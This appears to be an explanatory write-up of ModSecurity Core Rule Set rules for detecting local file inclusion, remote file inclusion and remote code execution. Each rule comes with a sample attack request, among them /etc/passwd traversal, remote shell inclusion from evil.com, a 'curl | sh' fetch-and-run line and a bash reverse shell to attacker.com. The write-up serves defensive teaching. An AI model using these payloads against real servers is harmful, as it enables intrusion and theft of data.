
**LFI (Local File Inclusion)** is a vulnerability that allows an attacker to **trick a web application** into including files from the **local server file system**. This is usually done by **manipulating input parameters** that load files, such as:  
include($\_GET['page']);  
A request like:   
<http://example.com/index.php?page=about.php>  
Can be tampered as:  
<http://example.com/index.php?page=../../../../etc/passwd>  
  
  
  
Paranoia Levels

CRS organizes rules into paranoia levels (PL) to balance security and false positives:

PL1: Default level, detects obvious attacks with low false positives. Suitable for most applications.

PL2: More sensitive, catches complex attacks but may block legitimate traffic.

PL3: Highly sensitive, for high-security environments, with increased false positives.

PL4: Extremely strict, used in critical systems but prone to blocking valid requests.

Phase 1 (Request Headers) Rules

Phase 1 rules execute early — when only request headers are available. These don’t detect LFI directly, but control which rules are active based on paranoia level.

Rule ID: 930011

Purpose: Skip all PL2+ LFI rules if paranoia level is less than 2.

Trigger: Configuration with paranoia\_level=1.

Effect: Optimizes performance by skipping higher sensitivity rules.

Rule ID: 930013

Purpose: Skip PL3+ LFI rules if paranoia level < 3.

Trigger: Configuration with paranoia\_level=2.

Rule ID: 930015

Purpose: Skip PL4 LFI rules if paranoia level < 4.

Trigger: Configuration with paranoia\_level=3.

Rule ID: 930017

Purpose: Placeholder rule for future custom LFI rules or expansion.

Effect: Currently does nothing but reserves rule ID range.  
  
  
**Phase 2 (Request Body) Rules – Core LFI Detection**

Phase 2 begins after the request body (query strings, POST data, cookies) is available. All LFI detection rules are here.

**Rule ID: 930100** – **Path Traversal (../)**

Purpose: Detects classic directory traversal using ../

Pattern: Looks for (../)+ in ARGS.

Example:

?file=../../etc/passwd

**Rule ID: 930110 – Encoded Traversal**

Purpose: Detects URL-encoded versions of ../ such as %2e%2e%2f

Sources: Arguments, cookies, argument names

Example:

?file=%2e%2e%2fetc%2fpasswd

**Rule ID: 930120 – OS File Access**

Purpose: Detects access to sensitive OS files listed in lfi-os-files.data (e.g. /etc/passwd, /proc/self/environ)

Example:

?input=/proc/self/environ

**Rule ID: 930130 – Restricted Config/Hidden Files**

Purpose: Prevents access to application-level sensitive files from restricted-files.data (e.g. .env, .htpasswd, .git/config)

Example:  
GET /.env

GET /page.php?file=.git/config.  
  
Client Request ➜ Phase 1 (Check PL rules) ➜

↳ If PL1 Active ➜ Phase 2 ➜

↳ Rule 930100–930130 Checked ➜

↳ If any matched → Anomaly ≥ 5 → BLOCK

↳ Else → Allow  
  
  
What is Remote File Inclusion (RFI)?  
**Remote File Inclusion (RFI)** is a web vulnerability that allows an attacker to **include and execute external (remote) scripts or files** on the server by manipulating input parameters that are used in dynamic file loading.   
  
Malicious Request Example  
<http://example.com/index.php?page=http://attacker.com/shell.txt>  
This would cause the server to download and execute shell.txt from the attacker's server   
  
Paranoia Levels in CRS (RFI Context)  
PL1 Default Detects common and dangerous RFI patterns.

PL2–PL4 May include extended RFI checks or evasion   
  
  
Phase 1 – Paranoia Level Control

Phase 1 examines request headers and host-level settings to determine which rules to execute.

Rule 931013 (Phase 1)

Purpose: Skips all RFI rules unless paranoia\_level ≥ 2.

Use-case: With default PL1, this rule ensures stricter RFI checks are not run.

Rule 931015 (Phase 1)

Purpose: Skips PL3 RFI rules if paranoia\_level < 3.

Context: Helps structure future strict checks (currently none active).

Rule 931017 (Phase 1)

Purpose: Placeholder for PL4-level RFI rules; effectively no action under PL1/PL2.

Phase 2 – Core RFI Detection Rules

Phase 2 inspects the full request — query, headers, cookies — which is essential for detecting RFI payloads.

931100 – URL Parameter Using IP Address

Goal: Detect any parameter containing a full URL (including IP).

Regex: Looks for http:// or https:// in ARGS, ARGS\_NAMES, or headers.

Example:

GET /?page=http://192.168.1.5/shell.txt

931110 – Common RFI Parameter with URL Payload

Goal: Detect RFI patterns when they’re paired with parameters often used in inclusions: e.g., template, file, etc.

Example:

GET /?template=https://evil.com/shell

931120 – URL Payload with Trailing ?

Goal: Detect attempts to embed remote file and obfuscate using trailing ?.

Example:

GET /?page=http://evil.com/shell.txt?

931130 – Off-Domain Reference/Link (PL2)

Goal: For stricter paranoia settings, blocks off-domain remote inclusion when domain differs from host.

Only active when: paranoia\_level >= 2.

Example:

GET /?page=https://malicious-site.com/payload  
  
  
Remote Code Execution (RCE) is a critical web vulnerability that allows an attacker to remotely run arbitrary code on the server. This can lead to complete system compromise, including:

Unauthorized data access

Privilege escalation

Malware installation

Server takeover

RCE vulnerabilities typically result from insecure handling of user input in functions that execute commands or evaluate code (e.g., eval(), exec(), system()).

http://example.com/page.php?cmd=whoami

Phase Definitions

Phase 1 (Request Headers): Paranoia-level checks control whether RCE detection rules run.

Phase 2 (Request Body): Core RCE detection happens here. This phase inspects headers, parameters, cookies, and body content for RCE patterns.

Phase 5 (Logging): Records triggered RCE rules, anomaly scores, and potential block actions.

**Phase 1 – Paranoia Control Rules**

Rule ID: 932011 – Skip All RCE Rules if PL < 1

Rule ID: 932013 – Skip PL2 RCE Rules if PL < 2

Rule ID: 932015 – Skip PL3 RCE Rules if PL < 3

Rule ID: 932017 – Skip PL4 RCE Rules if PL < 4

**Phase 2 – Core RCE Detection Rules**

All of the following rules run in Phase 2, analyzing input like ARGS, HEADERS, COOKIES, etc.

Rule ID 932100 – Unix Command Injection

Goal: Detects common Unix shell injection (e.g., ;, |, &&, backticks).

Example:

?cmd=whoami;cat /etc/passwd

932105 – Unix Obfuscated Injection

Goal: Catch command injection with encoding, quotes, spaces.

Example:

?cmd=$(ls%20-la)

932110 – Windows Command Injection

Goal: Detect use of Windows shell commands (dir, type, cmd.exe)

Example:

?cmd=dir C:\Windows\

932115 – Windows Obfuscated

Goal: Matches encoded, mixed-case, or separated Windows command syntax.

Example:

?input=%63%6d%64.exe

932120 – PowerShell Execution

Goal: Detect PowerShell keywords (Invoke-Expression, Start-Process)

Example:

?cmd=Invoke-Expression 'Get-Process'

932130 – Unix Shell Expressions / Known CVEs

Goal: Detects curl, wget, piping into sh, CVE payloads (e.g., Text4Shell)

Example:

?cmd=curl http://evil.com | sh

932140 – Windows Script Injection (FOR/IF)

Goal: Detects scripting logic like FOR, IF loops

Example:

?cmd=FOR /L %i IN (1,1,10) DO echo %i

932150 – Backtick Shell Execution

Goal: Detects backtick-executed shell commands

Example:

?cmd=`uname -a`

932160 – Unix Shell Code

Goal: Detects shell-based obfuscation using bash, /dev/tcp, chaining

Example:

?cmd=/bin/bash -i >& /dev/tcp/attacker.com/4444 0>&1

932170 / 932171 – Shellshock Exploit in Headers

Goal: Match headers carrying legacy Shellshock payloads

Example:

User-Agent: () { :; }; echo vulnerable

932180 – Executable File Upload

Goal: Prevent uploading files with dangerous extensions (e.g., .exe, .jsp)

Triggers: Content-Disposition headers with blocked extensions in filename

Example:

Content-Disposition: form-data; name="upload"; filename="shell.exe"  
  
